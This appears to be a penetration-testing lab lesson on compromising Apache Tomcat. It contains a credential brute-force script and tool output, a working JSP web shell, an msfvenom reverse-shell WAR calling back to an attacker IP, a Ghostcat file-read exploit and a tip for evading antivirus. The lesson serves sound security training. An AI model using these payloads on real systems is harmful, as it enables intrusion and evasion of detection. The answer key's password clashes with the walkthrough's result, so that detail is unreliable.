We've identified that there is indeed a Tomcat host exposed externally by our client. As the scope of the assessment is relatively small and all of the other targets are not particularly interesting, let's turn our full attention to attempting to gain internal access via Tomcat.
As discussed in the previous section, if we can access the /manager or /host-manager endpoints, we can likely achieve remote code execution on the Tomcat server. Let's start by brute-forcing the Tomcat manager page on the Tomcat instance at http://web01.inlanefreight.local:8180. We can use the auxiliary/scanner/http/tomcat_mgr_login Metasploit module for these purposes, Burp Suite Intruder or any number of scripts to achieve this. We'll use Metasploit for our purposes.
Tomcat Manager - Login Brute Force
We first have to set a few options. Again, we must specify the vhost and the target's IP address to interact with the target properly. We should also set STOP_ON_SUCCESS to true so the scanner stops when we get a successful login, no use in generating loads of additional requests after a successful login.
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set VHOST web01.inlanefreight.local
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set stop_on_success true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 10.129.201.58
As always, we check to make sure everything is set up correctly by show options.
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                                                 Required  Description
   ----              ---------------                                                                 --------  -----------
   BLANK_PASSWORDS   false                                                                           no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                                               yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                                           no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                                           no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                                           no        Add all users in the current database to the list
   PASSWORD                                                                                          no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt      no        File containing passwords, one per line
   Proxies                                                                                           no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS            10.129.201.58                                                                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT             8180                                                                            yes       The target port (TCP)
   SSL               false                                                                           no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   true                                                                            yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                                                   yes       URI for Manager login. Default is /manager/html
   THREADS           1                                                                               yes       The number of concurrent threads (max one per host)
   USERNAME                                                                                          no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_userpass.txt  no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                                                           no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt     no        File containing users, one per line
   VERBOSE           true                                                                            yes       Whether to print output for all attempts
   VHOST             web01.inlanefreight.local                                                       no        HTTP server virtual host
We hit run and get a hit for the credential pair tomcat:admin.
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:admin (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:manager (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:root (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:admin (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:manager (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:root (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:role1 (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[+] 10.129.201.58:8180 - Login Successful: tomcat:admin
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
It is important to note that there are many tools available to us as penetration testers. Many exist to make our work more efficient, especially since most penetration tests are "time-boxed" or under strict time constraints. No one tool is better than another, and it does not make us a "bad" penetration tester if we use certain tools like Metasploit to our advantage. Provided we understand each scanner and exploit script that we run and the risks, then utilizing this scanner properly is no different from using Burp Intruder or writing a custom Python script. Some say, "work smarter, not harder." Why would we make extra work for ourselves during a 40-hour assessment with 1,500 in-scope hosts when we can use a particular tool to help us? It is vital for us to understand how our tools work and how to do many things manually. We could manually try each credential pair in the browser or script this using cURL or Python if we choose. At the very least, if we decide to use a certain tool, we should be able to explain its usage and potential impact to our clients should they question us during or after the assessment.
Let's say a particular Metasploit module (or another tool) is failing or not behaving the way we believe it should. We can always use Burp Suite or ZAP to proxy the traffic and troubleshoot. To do this, first, fire up Burp Suite and then set the PROXIES option like the following:
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set PROXIES HTTP:127.0.0.1:8080

PROXIES => HTTP:127.0.0.1:8080


msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:admin (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:manager (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:root (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:admin (Incorrect)
We can see in Burp exactly how the scanner is working, taking each credential pair and base64 encoding into account for basic auth that Tomcat uses.

A quick check of the value in the Authorization header for one request shows that the scanner is running correctly, base64 encoding the credentials admin:vagrant the way the Tomcat application would do when a user attempts to log in directly from the web application. Try this out for some examples throughout this module to start getting comfortable with debugging through a proxy.
sasorirose@htb[/htb]$ echo YWRtaW46dmFncmFudA== |base64 -d

admin:vagrant
We can also use this Python script to achieve the same result.
#!/usr/bin/python

import requests
from termcolor import cprint
import argparse

parser = argparse.ArgumentParser(description = "Tomcat manager or host-manager credential bruteforcing")

parser.add_argument("-U", "--url", type = str, required = True, help = "URL to tomcat page")
parser.add_argument("-P", "--path", type = str, required = True, help = "manager or host-manager URI")
parser.add_argument("-u", "--usernames", type = str, required = True, help = "Users File")
parser.add_argument("-p", "--passwords", type = str, required = True, help = "Passwords Files")

args = parser.parse_args()

url = args.url
uri = args.path
users_file = args.usernames
passwords_file = args.passwords

new_url = url + uri
f_users = open(users_file, "rb")
f_pass = open(passwords_file, "rb")
usernames = [x.strip() for x in f_users]
passwords = [x.strip() for x in f_pass]

cprint("\n[+] Atacking.....", "red", attrs = ['bold'])

for u in usernames:
    for p in passwords:
        r = requests.get(new_url,auth = (u, p))

        if r.status_code == 200:
            cprint("\n[+] Success!!", "green", attrs = ['bold'])
            cprint("[+] Username : {}\n[+] Password : {}".format(u,p), "green", attrs = ['bold'])
            break
    if r.status_code == 200:
        break

if r.status_code != 200:
    cprint("\n[+] Failed!!", "red", attrs = ['bold'])
    cprint("[+] Could not Find the creds :( ", "red", attrs = ['bold'])
#print r.status_code
This is a very straightforward script that takes a few arguments. We can run the script with -h to see what it requires to run.
sasorirose@htb[/htb]$ python3 mgr_brute.py  -h

usage: mgr_brute.py [-h] -U URL -P PATH -u USERNAMES -p PASSWORDS

Tomcat manager or host-manager credential bruteforcing

optional arguments:
  -h, --help            show this help message and exit
  -U URL, --url URL     URL to tomcat page
  -P PATH, --path PATH  manager or host-manager URI
  -u USERNAMES, --usernames USERNAMES
                        Users File
  -p PASSWORDS, --passwords PASSWORDS
                        Passwords Files
We can try out the script with the default Tomcat users and passwords file that the above Metasploit module uses. We run it and get a hit!
sasorirose@htb[/htb]$ python3 mgr_brute.py -U http://web01.inlanefreight.local:8180/ -P /manager -u /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_users.txt -p /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pass.txt

[+] Atacking.....

[+] Success!!
[+] Username : b'tomcat'
[+] Password : b'admin'
If you are interested in scripting, check out the modules Introduction to Python 3 and Introduction to Bash Scripting. A neat exercise would be creating our own Tomcat Manager brute-force login scripts using Python and Bash, but we'll leave that exercise up to you.
Tomcat Manager - WAR File Upload
Many Tomcat installations provide a GUI interface to manage the application. This interface is available at /manager/html by default, which only users assigned the manager-gui role are allowed to access. Valid manager credentials can be used to upload a packaged Tomcat application (.WAR file) and compromise the application. A WAR, or Web Application Archive, is used to quickly deploy web applications and backup storage.
After performing a brute force attack and answering questions 1 and 2 below, browse to http://web01.inlanefreight.local:8180/manager/html and enter the credentials.
http://web01.inlanefreight.local:8180/manager/html

The manager web app allows us to instantly deploy new applications by uploading WAR files. A WAR file can be created using the zip utility. A JSP web shell such as this can be downloaded and placed within the archive.
<%@ page import="java.util.*,java.io.*"%>
<%
//
// JSP_KIT
//
// cmd.jsp = Command Execution (unix)
//
// by: Unknown
// modified: 27/06/2003
//
%>


<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "
");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
                }
        }
%>
sasorirose@htb[/htb]$ wget https://raw.githubusercontent.com/tennc/webshell/master/fuzzdb-webshell/jsp/cmd.jsp
sasorirose@htb[/htb]$ zip -r backup.war cmd.jsp

  adding: cmd.jsp (deflated 81%)
Click on Browse to select the .war file and then click on Deploy.

This file is uploaded to the manager GUI, after which the /backup application will be added to the table.
http://web01.inlanefreight.local:8180/manager/html/upload?org.apache.catalina.filters.CSRF_NONCE=54DA226F01ED3A0F5C3C3DC78EBAFFE7

If we click on backup, we will get redirected to http://web01.inlanefreight.local:8180/backup/ and get a 404 Not Found error. We need to specify the cmd.jsp file in the URL as well. Browsing to http://web01.inlanefreight.local:8180/backup/cmd.jsp will present us with a web shell that we can use to run commands on the Tomcat server. From here, we could upgrade our web shell to an interactive reverse shell and continue. Like previous examples, we can interact with this web shell via the browser or using cURL on the command line. Try both!
sasorirose@htb[/htb]$ curl http://web01.inlanefreight.local:8180/backup/cmd.jsp?cmd=id


Command: id

uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
To clean up after ourselves, we can go back to the main Tomcat Manager page and click the Undeploy button next to the backups application after, of course, noting down the file and upload location for our report, which in our example is /opt/tomcat/apache-tomcat-10.0.10/webapps. If we do an ls on that directory from our web shell, we'll see the uploaded backup.war file and the backup directory containing the cmd.jsp script and META-INF created after the application deploys. Clicking on Undeploy will typically remove the uploaded WAR archive and the directory associated with the application.
We could also use msfvenom to generate a malicious WAR file. The payload java/jsp_shell_reverse_tcp will execute a reverse shell through a JSP file. Browse to the Tomcat console and deploy this file. Tomcat automatically extracts the WAR file contents and deploys it.
sasorirose@htb[/htb]$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.15 LPORT=4443 -f war > backup.war

Payload size: 1098 bytes
Final size of war file: 1098 bytes
Start a Netcat listener and click on /backup to execute the shell.
sasorirose@htb[/htb]$ nc -lnvp 4443

listening on [any] 4443 ...
connect to [10.10.14.15] from (UNKNOWN) [10.129.201.58] 45224


id

uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
The multi/http/tomcat_mgr_upload Metasploit module can be used to automate the process shown above, but we'll leave this as an exercise for the reader.
This JSP web shell is very lightweight (under 1kb) and utilizes a Bookmarklet or browser bookmark to execute the JavaScript needed for the functionality of the web shell and user interface. Without it, browsing to an uploaded cmd.jsp would render nothing. This is an excellent option to minimize our footprint and possibly evade detections for standard JSP web shells (though the JSP code may need to be modified a bit).
The web shell as is only gets detected by 2/58 anti-virus vendors.

A simple change such as changing:
FileOutputStream(f);stream.write(m);o="Uploaded:to:
FileOutputStream(f);stream.write(m);o="uPlOaDeD:results in 0/58 security vendors flagging the cmd.jsp file as malicious at the time of writing.
A Quick Note on Web shells
When we upload web shells (especially on externals), we want to prevent unauthorized access. We should take certain measures such as a randomized file name (i.e., MD5 hash), limiting access to our source IP address, and even password protecting it. We don't want an attacker to come across our web shell and leverage it to gain their own foothold.
CVE-2020-1938 : Ghostcat
Tomcat was found to be vulnerable to an unauthenticated LFI in a semi-recent discovery named Ghostcat. All Tomcat versions before 9.0.31, 8.5.51, and 7.0.100 were found vulnerable. This vulnerability was caused by a misconfiguration in the AJP protocol used by Tomcat. AJP stands for Apache Jserv Protocol, which is a binary protocol used to proxy requests. This is typically used in proxying requests to application servers behind the front-end web servers.
The AJP service is usually running at port 8009 on a Tomcat server. This can be checked with a targeted Nmap scan.
sasorirose@htb[/htb]$ nmap -sV -p 8009,8080 app-dev.inlanefreight.local

Starting Nmap 7.80 ( https://nmap.org ) at 2021-09-21 20:05 EDT
Nmap scan report for app-dev.inlanefreight.local (10.129.201.58)
Host is up (0.14s latency).

PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
8080/tcp open  http    Apache Tomcat 9.0.30

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.36 seconds
The above scan confirms that ports 8080 and 8009 are open. The PoC code for the vulnerability can be found here. Download the script and save it locally. The exploit can only read files and folders within the web apps folder, which means that files like /etc/passwd can’t be accessed. Let’s attempt to access the web.xml.
sasorirose@htb[/htb]$ python2.7 tomcat-ajp.lfi.py app-dev.inlanefreight.local -p 8009 -f WEB-INF/web.xml

Getting resource at ajp13://app-dev.inlanefreight.local:8009/asdf
----------------------------


  Welcome to Tomcat

     Welcome to Tomcat
In some Tomcat installs, we may be able to access sensitive data within the WEB-INF file.
Moving On
Tomcat is always a great find on internal and external penetration tests. Whenever we come across it, we should test the Tomcat Manager area for weak/default credentials. If we can log in, we can quickly turn this access into remote code execution. It’s common to find Tomcat running as high-privileged users such as SYSTEM or root, so it is always worth digging into as it could provide us with a privileged foothold on a Linux server or a domain-joined Windows server in an Active Directory environment.
Questions:
Perform a login bruteforcing attack against Tomcat manager at http://web01.inlanefreight.local:8180. What is the valid username?

Answer: tomcat
What is the password? Answer: root
Obtain remote code execution on the http://web01.inlanefreight.local:8180 Tomcat instance. Find and submit the contents of tomcat_flag.txt
